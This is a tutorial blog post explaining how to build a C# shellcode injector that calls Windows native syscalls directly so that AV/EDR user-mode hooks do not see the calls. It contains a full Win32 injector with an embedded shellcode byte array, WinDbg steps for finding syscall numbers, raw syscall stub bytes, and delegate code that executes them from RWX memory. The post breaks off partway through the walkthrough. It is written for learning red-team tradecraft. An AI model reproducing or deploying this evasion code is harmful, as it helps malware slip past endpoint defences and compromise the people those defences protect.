Using Syscalls to Inject Shellcode on Windows

solomonsklash.io/syscalls-for-shellcode-injection.html

After learning how to write shellcode injectors in C via the Sektor7 Malware Development Essentials course, I wanted to learn how to do the same thing in C#. Writing a simple injector that is similar to the Sektor7 one, using P/Invoke to run similar Win32 API calls, turns out to be pretty easy. The biggest difference I noticed was that there was not a directly equivalent way to obfuscate API calls. After some research and some questions on the BloodHound Slack channel (thanks @TheWover and @NotoriousRebel!), I found there are two main options I could look into. One is using native Windows system calls (AKA syscalls), or using Dynamic Invocation. Each have their pros and cons, and in this case the biggest pro for syscalls was the excellent work explaining and demonstrating them by Jack Halon (here and here) and badBounty. Most of this post and POC is drawn from their fantastic work on the subject. I know TheWover and Ruben Boonen are doing some work on D/Invoke, and I plan on digging into that next.


I want to mention that a main goal of this post is to serve as documentation for this proof of concept and to clarify my own understanding. So while I've done my best to ensure the information here is accurate, it's not guaranteed to be 100%. But hey, at least the code works.

Said working code is available here

Native APIs and Win32 APIs

To begin, I want to cover why we would want to use syscalls in the first place. The answer is API hooking, performed by AV/EDR products. This is a technique defensive products use to inspect Win32 API calls before they are executed, determine if they are suspicious/malicious, and either block or allow the call to proceed. This is done by slightly the changing the assembly of commonly abused API calls to jump to AV/EDR controlled code, where it is then inspected, and assuming the call is allowed, jumping back to the code of the original API call. For example, the `CreateThread` and `CreateRemoteThread` Win32 APIs are often used when injecting shellcode into a local or remote process. In fact I will use `CreateThread` shortly in a demo of injection using strictly Win32 APIs. These APIs are defined in Windows DLL files, in this case MSDN tells us in `Kernel32.dll`. These are user-mode DLLs, which mean they are accessible to running user applications, and they do not actually interact directly with the operating system or CPU. Win32 APIs are essentially a layer of abstraction over the Windows native API. This API is considered kernel-mode, in that these APIs are closer to the operating system and underlying hardware. There are technically lower levels than this that actually perform kernel-mode functionality, but these

are not exposed directly. The native API is the lowest level that is still exposed and accessible by user applications, and it functions as a kind of bridge or glue layer between user code and the operating system. Here's a good diagram of how it looks:



You can see how `Kernell32.dll`, despite the misleading name, sits at a higher level than `ntdll.dll`, which is right at the boundary between user-mode and kernel-mode.

So why does the Win32 API exist? A big reason it exists is to call native APIs. When you call a Win32 API, it in turn calls a native API function, which then crosses the boundary into kernel-mode. User-mode code never directly touches hardware or the operating system. So the way it is able to access lower-level functionality is through native PIs. But if the native APIs still have to call yet lower level APIs, why not got straight to native APIs and cut out an extra step? One answer is so that Microsoft can make changes to the native APIs with out affecting user-mode application code. In fact, the specific functions in the native API often do change between Windows versions, yet the changes don't affect user-mode code because the Win32 APIs remain the same.

So why do all these layers and levels and APIs matter to us if we just want to inject some shellcode? The main difference for our purposes between Win32 APIs and native APIs is that AV/EDR products can hook Win32 calls, but not native ones. This is because native

calls are considered kernel-mode, and user code can't make changes to it. There are some exceptions to this, like drivers, but they aren't applicable for this post. The big takeaway is defenders can't hook native API calls, while we are still allowed to call them ourselves. This way we can achieve the same functionality without the same visibility by defensive products. This is the fundamental value of system calls.


System Calls

Another name for native API calls is system calls. Similar to Linux, each system call has a specific number that represents it. This number represents an entry in the System Service Dispatch Table (SSDT), which is a table in the kernel that holds various references to various kernel-level functions. Each named native API has a matching syscall number, which has a corresponding SSDT entry. In order to make use of a syscall, it's not enough to know the name of the API, such as `NtCreateThread`. We have to know its syscall number as well. We also need to know which version of Windows our code will run on, as the syscall numbers can and likely will change between versions. There are two ways to find these numbers, one easy, and one involving the dreaded debugger.

The first and easist way is to use the handy Windows system call table created by Mateusz "j00ru" Jurczyk. This makes it dead simple to find the syscall number you're looking for, assuming you already know which API you're looking for (more on that later).

WinDbg

The second method of finding syscall numbers is to look them up directly at the source: `ntdll.dll`. The first syscall we need for our injector is `NtAllocateVirtualMemory`. So we can fire up WinDbg and look for the `NtAllocateVirtualMemory` function in `ntdll.dll`. This is much easier than it sounds. First I open a target process to debug. It doesn't matter which process, as basically all processes will map `ntdll.dll`. In this case I used good old notepad.



We attach to the notepad process and in the command prompt enter `x ntdll!NtAllocateVirtualMemory`. This lets us examine the `NtAllocateVirtualMemory` function within the `ntdll.dll` DLL. It returns a memory location for the function, which we examine, or unassemble, with the `u` command:

```
00007ffc`0325faa0 cc              int     3
0:004> x ntdll!NtAllocateVirtualMemory
00007ffc`0325c360 ntdll!NtAllocateVirtualMemory (NtAllocateVirtualMemory)
0:004> u 00007ffc`0325c360
ntdll!NtAllocateVirtualMemory:
00007ffc`0325c360 4c8bd1          mov     r10,rcx
00007ffc`0325c363 b818000000      mov     eax,18h
00007ffc`0325c368 f604250803fe7f01 test    byte ptr [SharedUserData+0x308 (00000000`7ffe0308)],1
00007ffc`0325c370 7503            jne     ntdll!NtAllocateVirtualMemory+0x15 (00007ffc`0325c375)
00007ffc`0325c372 0f05            syscall
00007ffc`0325c374 c3              ret
00007ffc`0325c375 cd2e            int     2Eh
00007ffc`0325c377 c3              ret
```

Now we can see the exact assembly language instructions for calling `NtAllocateVirtualMemory`. Calling syscalls in assembly tends to follow a pattern, in that some arguments are setup on the stack, seen with the `mov r10,rcx` statement, followed by moving the syscall number into the `eax` register, shown here as `mov eax,18h`. `eax` is the register the `syscall` instruction uses for every syscall. So now we know the syscall number

of `NtAllocateVirtualMemory` is 18 in hex, which happens to be the same value listed on in Mateusz's table! So far so good. We repeat this two more times, once for `NtCreateThreadEx` and once for `NtWaitForSingleObject`.

```
00007ffc`0325c377 c3              ret
0:004> x ntdll!NtCreateThreadEx
00007ffc`0325d7f0 ntdll!NtCreateThreadEx (NtCreateThreadEx)
0:004> u 00007ffc`0325d7f0
ntdll!NtCreateThreadEx:
00007ffc`0325d7f0 4c8bd1          mov     r10,rcx
00007ffc`0325d7f3 b8bd000000      mov     eax,0BDh
00007ffc`0325d7f8 f604250803fe7f01 test    byte ptr [SharedUserData+0x308 (00000000`7ffe0308)],1
00007ffc`0325d800 7503            jne     ntdll!NtCreateThreadEx+0x15 (00007ffc`0325d805)
00007ffc`0325d802 0f05            syscall
00007ffc`0325d804 c3              ret
00007ffc`0325d805 cd2e            int     2Eh
00007ffc`0325d807 c3              ret
```


```
0:004> x ntdll!NtWaitForSingleObject
00007ffc`0325c0e0 ntdll!NtWaitForSingleObject (NtWaitForSingleObject)
0:004> u 00007ffc`0325c0e0
ntdll!NtWaitForSingleObject:
00007ffc`0325c0e0 4c8bd1          mov     r10,rcx
00007ffc`0325c0e3 b804000000      mov     eax,4
00007ffc`0325c0e8 f604250803fe7f01 test    byte ptr [SharedUserData+0x308 (00000000`7ffe0308)],1
00007ffc`0325c0f0 7503            jne     ntdll!NtWaitForSingleObject+0x15 (00007ffc`0325c0f5)
00007ffc`0325c0f2 0f05            syscall
00007ffc`0325c0f4 c3              ret
00007ffc`0325c0f5 cd2e            int     2Eh
00007ffc`0325c0f7 c3              ret
```

Where are you getting these native functions?

So far the process of finding the syscall numbers for our native API calls has been pretty easy. But there's a key piece of information I've left out thus far: how do I know which syscalls I need? The way I did this was to take a basic functioning shellcode injector in C# that uses Win32 API calls (named Win32Injector, included in the Github repository for this post) and found the corresponding syscalls for each Win32 API call. Here is the code for Win32Injector:

```
using System;
using System.Runtime.InteropServices;

namespace Win32Injector
{
    0 references
    class Program
    {
        0 references
        static void Main()
        {
        byte[] payload = new byte[328] {
            0xfc, 0x48, 0x81, 0xe4, 0xf0, 0xff, 0xff, 0xff, 0xe8, 0xd0, 0x00, 0x00,
            0x00, 0x41, 0x51, 0x41, 0x50, 0x52, 0x51, 0x56, 0x48, 0x31, 0xd2, 0x65,
            0x48, 0x8b, 0x52, 0x60, 0x3e, 0x48, 0x8b, 0x52, 0x18, 0x3e, 0x48, 0x8b,
            0x52, 0x20, 0x3e, 0x48, 0x8b, 0x72, 0x50, 0x3e, 0x48, 0x0f, 0xb7, 0x4a,
            0x4a, 0x4d, 0x31, 0xc9, 0x48, 0x31, 0xc0, 0xac, 0x3c, 0x61, 0x7c, 0x02,
            0x2c, 0x20, 0x41, 0xc1, 0xc9, 0x0d, 0x41, 0x01, 0xc1, 0xe2, 0xed, 0x52,
            0x41, 0x51, 0x3e, 0x48, 0x8b, 0x52, 0x20, 0x3e, 0x8b, 0x42, 0x3c, 0x48,
            0x01, 0xd0, 0x3e, 0x8b, 0x80, 0x88, 0x00, 0x00, 0x00, 0x48, 0x85, 0xc0,
            0x74, 0x6f, 0x48, 0x01, 0xd0, 0x50, 0x3e, 0x8b, 0x48, 0x18, 0x3e, 0x44,
            0x8b, 0x40, 0x20, 0x49, 0x01, 0xd0, 0xe3, 0x5c, 0x48, 0xff, 0xc9, 0x3e,
            0x41, 0x8b, 0x34, 0x88, 0x48, 0x01, 0xd6, 0x4d, 0x31, 0xc9, 0x48, 0x31,
            0xc0, 0xac, 0x41, 0xc1, 0xc9, 0x0d, 0x41, 0x01, 0xc1, 0x38, 0xe0, 0x75,
            0xf1, 0x3e, 0x4c, 0x03, 0x4c, 0x24, 0x08, 0x45, 0x39, 0xd1, 0x75, 0xd6,
            0x58, 0x3e, 0x44, 0x8b, 0x40, 0x24, 0x49, 0x01, 0xd0, 0x66, 0x3e, 0x41,
            0x8b, 0x0c, 0x48, 0x3e, 0x44, 0x8b, 0x40, 0x1c, 0x49, 0x01, 0xd0, 0x3e,
            0x41, 0x8b, 0x04, 0x88, 0x48, 0x01, 0xd0, 0x41, 0x58, 0x41, 0x58, 0x5e,
            0x59, 0x5a, 0x41, 0x58, 0x41, 0x59, 0x41, 0x5a, 0x48, 0x83, 0xec, 0x20,
            0x41, 0x52, 0xff, 0xe0, 0x58, 0x41, 0x59, 0x5a, 0x3e, 0x48, 0x8b, 0x12,
            0xe9, 0x49, 0xff, 0xff, 0xff, 0x5d, 0x49, 0xc7, 0xc1, 0x00, 0x00, 0x00,
            0x00, 0x3e, 0x48, 0x8d, 0x95, 0x1a, 0x01, 0x00, 0x00, 0x3e, 0x4c, 0x8d,
            0x85, 0x35, 0x01, 0x00, 0x00, 0x48, 0x31, 0xc9, 0x41, 0xba, 0x45, 0x83,
            0x56, 0x07, 0xff, 0xd5, 0xbb, 0xe0, 0x1d, 0x2a, 0x0a, 0x41, 0xba, 0xa6,
            0x95, 0xbd, 0x9d, 0xff, 0xd5, 0x48, 0x83, 0xc4, 0x28, 0x3c, 0x06, 0x7c,
            0x0a, 0x80, 0xfb, 0xe0, 0x75, 0x05, 0xbb, 0x47, 0x13, 0x72, 0x6f, 0x6a,
            0x00, 0x59, 0x41, 0x89, 0xda, 0xff, 0xd5, 0x48, 0x65, 0x6C, 0x6C, 0x6F,
            0x20, 0x77, 0x6F, 0x72, 0x6C, 0x64, 0x20, 0x76, 0x69, 0x61, 0x20, 0x73,
            0x79, 0x73, 0x63, 0x61, 0x6C, 0x6C, 0x00, 0x41, 0x50, 0x49, 0x20, 0x54,
            0x65, 0x73, 0x74, 0x00 };

            IntPtr hThread = IntPtr.Zero;
            UInt32 threadId = 0;

            UInt32 funcAddr = VirtualAlloc(0, (UInt32)payload.Length, 0x1000, 0x40);

            Marshal.Copy(payload, 0, (IntPtr)(funcAddr), payload.Length);

            IntPtr pinfo = IntPtr.Zero;

            hThread = CreateThread(0, 0, funcAddr, pinfo, 0, ref threadId);

            WaitForSingleObject(hThread, 0xFFFFFFFF);

            return;
        }

        [DllImport("kernel32")]
        1 reference
        private static extern UInt32 VirtualAlloc(UInt32 lpStartAddr, UInt32 size, UInt32 flAllocationType, UInt32 flProtect);

        [DllImport("kernel32")]
        1 reference
        private static extern IntPtr CreateThread(
            UInt32 lpThreadAttributes,
              UInt32 dwStackSize,
              UInt32 lpStartAddress,
              IntPtr param,
              UInt32 dwCreationFlags,
              ref UInt32 lpThreadId
        );

        [DllImport("kernel32")]
        1 reference
        private static extern UInt32 WaitForSingleObject(IntPtr hHandle, UInt32 dwMilliseconds );
    }
}
```

This is a barebones shellcode injector that executes some shellcode to display a popup box:



As you can see from the code, the three main Win32 API calls used via P/Invoke are `VirtualAlloc`, `CreateThread`, and `WaitForSingleObject`, which allocate memory for our shellcode, create a thread that points to our shellcode, and start the thread, respectively. As these are normal Win32 APIs, they each have comprehensive documentation on MSDN. But as native APIs are considered undocumented, we may have to look elsewhere. There is no one source of truth for API documentation that I could find, but with some searching I was able to find everything I needed.

In the case of `VirtualAlloc`, some simple searching showed that the underlying native API was NtAllocateVirtualMemory, which was in fact documented on MSDN. One down, two to go.

Unfortunately, there was no MSDN documentation for `NtCreateThreadEx`, which is the native API for `CreateThread`. Luckily, badBounty's directInjectorPOC has the function definition available, and already in C# as well. This project was a huge help, so kudos to badBounty!

Lastly, I needed to find documentation for `NtWaitForSingleObject`, which as you might guess, is the native API called by `WaitForSingleObject`. You'll notice a theme where many native API calls are prefaced with "Nt", which makes mapping them from Win32 calls easier. You may also see the prefix "Zw", which is also a native API call, but normally called from the kernel. These are sometimes identical, which you will see if you do `x ntdll!ZwWaitForSingleObject` and `x ntdll!NtWaitForSingleObject` in WinDbg. Again we get lucky with this API, as ZwWaitForSingleObject is documented on MSDN.

I want to point out a few other good sources of information for mapping Win32 to native API calls. First is the source code for ReactOS, which is an open source reimplementation of Windows. The Github mirror of their codebase has lots of syscalls you can search for. Next is SysWhispers, by jthuraisamy. It's a project designed to help you find and implement syscalls. Really good stuff here. Lastly, the tool API Monitor. You can run a process and watch what APIs are called, their arguments, and a whole lot more. I didn't use this a ton, as I only needed 3 syscalls and it was faster to find existing documentation, but I can see how useful this tool would be in larger projects. I believe ProcMon from Sysinternals has similar functionality, but I didn't test it out much.

Ok, so we have our Win32 APIs mapped to our syscalls. Let's write some C#!

But these docs are all for C/C++! And isn't that assembly over there…

Wait a minute, these docs all have C/C++ implementations. How do we translate them into C#? The answer is marshaling. This is the essence of what P/Invoke does. Marshaling is a way of making use of unmanaged code, e.g. C/C++, and using in a managed context, that is, in C#. This is easily done for Win32 APIs via P/Invoke. Just import the DLL, specify the function definition with the help of pinvoke.net, and you're off to the races. You can see this in the demo code of Win32Injector. But since syscalls are undocumented, Microsoft does not provide such an easy way to interface with them. But it is indeed possible, through the magic of delegates. Jack Halon covers delegates really well here and here, so I won't go too in depth in this post. I would suggest reading those posts to get a good handle on them, and the process of using syscalls in general. But for completeness, delegates are essentially function pointers, which allow us to pass functions as parameters to other functions. The way we use them here is to define a delegate whose return type and function signature matches that of the syscall we want to use. We use marshaling to make sure the C/C++ data types are compatible with C#, define a function that implements the syscall, including all of its parameters and return type, and there you have it!

Not quite. We can't actually call a native API, since the only implementation of it we have is in assembly! We know its function definition and parameters, but we can't actually call it directly the same way we do a Win32 API. The assembly will work just fine for us though. Once again, it's rather simple to execute assembly in C/C++, but C# is a little harder. Luckily we have a way to do it, and we already have the assembly from our WinDbg adventures. And don't worry, you don't really need to know assembly to make use of syscalls. Here is the assembly for the `NtAllocateVirtualMemory` syscall:

```
static byte[] bNtAllocateVirtualMemory =
{
    0x4c, 0x8b, 0xd1,               // mov r10,rcx
    0xb8, 0x18, 0x00, 0x00, 0x00,   // mov eax,18h
    0x0F, 0x05,                     // syscall
    0xC3                            // ret
};
```

As you can see from the comments, we're setting up some arguments on the stack, moving our syscall number into the `eax` register, and using the magic `syscall` operator. At a low enough level, this is just a function call. And remember how delegates are just function pointers? Hopefully it's starting to make sense how this is fitting together. We need to get a function pointer that points to this assembly, along with some arguments in a C/C++ compatible format, in order to call a native API.

Putting it all together

So we're almost done now. We have our syscalls, their numbers, the assembly to call them, and a way to call them in delegates. Let's see how it actually looks in C#:

```
11      /*
12      MSDN:
13      NTSTATUS NtAllocateVirtualMemory(
14          HANDLE ProcessHandle,         // C#: IntPtr
15          PVOID* BaseAddress,           // C#: IntPtr
16          ULONG_PTR ZeroBits,           // C#: IntPtr
17          PSIZE_T RegionSize,           // C#: ref UIntPtr
18          ULONG AllocationType,         // C#: UInt32
19          ULONG Protect                 // C#: UInt32
20          );
21      ReactOS:
22      NTSTATUS NtAllocateVirtualMemory(
23          _In_ HANDLE ProcessHandle,
24          _Inout_ _Outptr_result_buffer_(* RegionSize) PVOID *BaseAddress,
25          _In_ ULONG_PTR ZeroBits,
26          _Inout_ PSIZE_T RegionSize,
27          _In_ ULONG AllocationType,
28          _In_ ULONG Protect
29          ); */
30      static byte[] bNtAllocateVirtualMemory =
31      {
32          0x4c, 0x8b, 0xd1,             // mov r10,rcx
33          0xb8, 0x18, 0x00, 0x00, 0x00,   // mov eax,18h
34          0x0F, 0x05,                   // syscall
35          0xC3                          // ret
36      };
37
        1 reference
38      public static NTSTATUS NtAllocateVirtualMemory(
39          IntPtr ProcessHandle,
40          ref IntPtr BaseAddress,
41          IntPtr ZeroBits,
42          ref UIntPtr RegionSize,
43          uint AllocationType,
44          uint Protect )
45      {
46          // set byte array of bNtAllocateVirtualMemory to new byte array called syscall
47          byte[] syscall = bNtAllocateVirtualMemory;
48
49          // specify unsafe context
50          unsafe
51          {
52              // create new byte pointer and set value to our syscall byte array
53              fixed (byte* ptr = syscall)
54              {
55                  // cast the byte array pointer into a C# IntPtr called memoryAddress
56                  IntPtr memoryAddress = (IntPtr)ptr;
57
58                  // Change memory access to RX for our assembly code
59                  if (!VirtualProtectEx(Process.GetCurrentProcess().Handle, memoryAddress, (UIntPtr)syscall.Length, (uint)AllocationProtect.PAGE_EXECUTE_READWRITE, out uint oldprotect))
60                  {
61                      throw new Win32Exception();
62                  }
63
64                  // Get delegate for NtAllocateVirtualMemory
65                  Delegates.NtAllocateVirtualMemory assembledFunction = (Delegates.NtAllocateVirtualMemory)Marshal.GetDelegateForFunctionPointer(memoryAddress, typeof(Delegates.NtAllocateVirtualMemory));
66
67                  return (NTSTATUS)assembledFunction(
68                      ProcessHandle,
69                      ref BaseAddress,
70                      ZeroBits,
71                      ref RegionSize,
72                      AllocationType,
73                      Protect);
74              }
75          }
76      }
```

Starting from the top, we can see the C/C++ definition of `NtAllocateVirtualMemory`, as well as the assembly for the syscall itself. Starting at line 38, we have the C# definition of `NtAllocateVirtualMemory`. Note that it can take some trial and error to get each type in C#

to match up with the unmanaged type. We create a pointer to our assembly inside an `unsafe` block. This allows us to perform operations in C#, like operate on raw memory, that are normally not safe in managed code. We also use the `fixed` keyword to make sure the C# garbage collector does not inadvertently move our memory around and change our pointers. Once we have a raw pointer to the memory location of our shellcode, we need to change its memory protection to executable so it can be run directly, as it will be a function pointer and not just data. Note that I am using the Win32 API `VirtualProtectEx` to change the memory protection. I'm not aware of a way to do this via syscall, as it's kind of a chicken and the egg problem of getting the memory executable in order to run a syscall. If anyone knows how to do this in C#, please reach out! Another thing to note here is that setting memory to RWX is generally somewhat suspicious, but as this is a POC, I'm not too worried about that at this point. We're concerned with hooking right now, not memory scanning!

Now comes the magic. This is the struct where our delegates are declared:

```
199         public struct Delegates
200         {
201             [UnmanagedFunctionPointer(CallingConvention.StdCall)]
202             public delegate NTSTATUS NtAllocateVirtualMemory(
203                 IntPtr ProcessHandle,
204                 ref IntPtr BaseAddress,
205                 IntPtr ZeroBits,
206                 ref UIntPtr RegionSize,
207                 ulong AllocationType,
208                 ulong Protect);
209             [UnmanagedFunctionPointer(CallingConvention.StdCall)]
210             public delegate NTSTATUS NtCreateThreadEx(
211                 out IntPtr hThread,
212                 ACCESS_MASK DesiredAccess,
213                 IntPtr ObjectAttributes,
214                 IntPtr ProcessHandle,
215                 IntPtr lpStartAddress,
216                 IntPtr lpParameter,
217                 bool CreateSuspended,
218                 uint StackZeroBits,
219                 uint SizeOfStackCommit,
220                 uint SizeOfStackReserve,
221                 IntPtr lpBytesBuffer
222                 );
223             [UnmanagedFunctionPointer(CallingConvention.StdCall)]
224             public delegate NTSTATUS NtWaitForSingleObject(IntPtr Object, bool Alertable, uint Timeout);
225         }
226     }
227 }
228
```

Note that a delegate definition is just a function signature and return type. The implementation is up to us, as long as it matches the delegate definition, and it's what we're implementing here in the C# `NtAllocateVirtualMemory` function. At line 65 above, we create a delegate named `assembledFunction`, which takes advantage of the special marshaling function `Marshal.GetDelegateForFunctionPointer`. This method allows us to get a delegate from a function pointer. In this case, our function pointer is the pointer to the syscall assembly called `memoryAddress`. `assembledFunction` is now a function pointer to an assembly language function, which means we're now able to execute our syscall! We can call `assembledFunction` delegate like any normal function, complete with arguments, and

we will get the results of the `NtAllocateVirtualMemory` syscall. So in our return statement we call `assembledFunction` with the arguments that were passed in and return the result. Let's look at where we actually call this function in `Program.cs`:

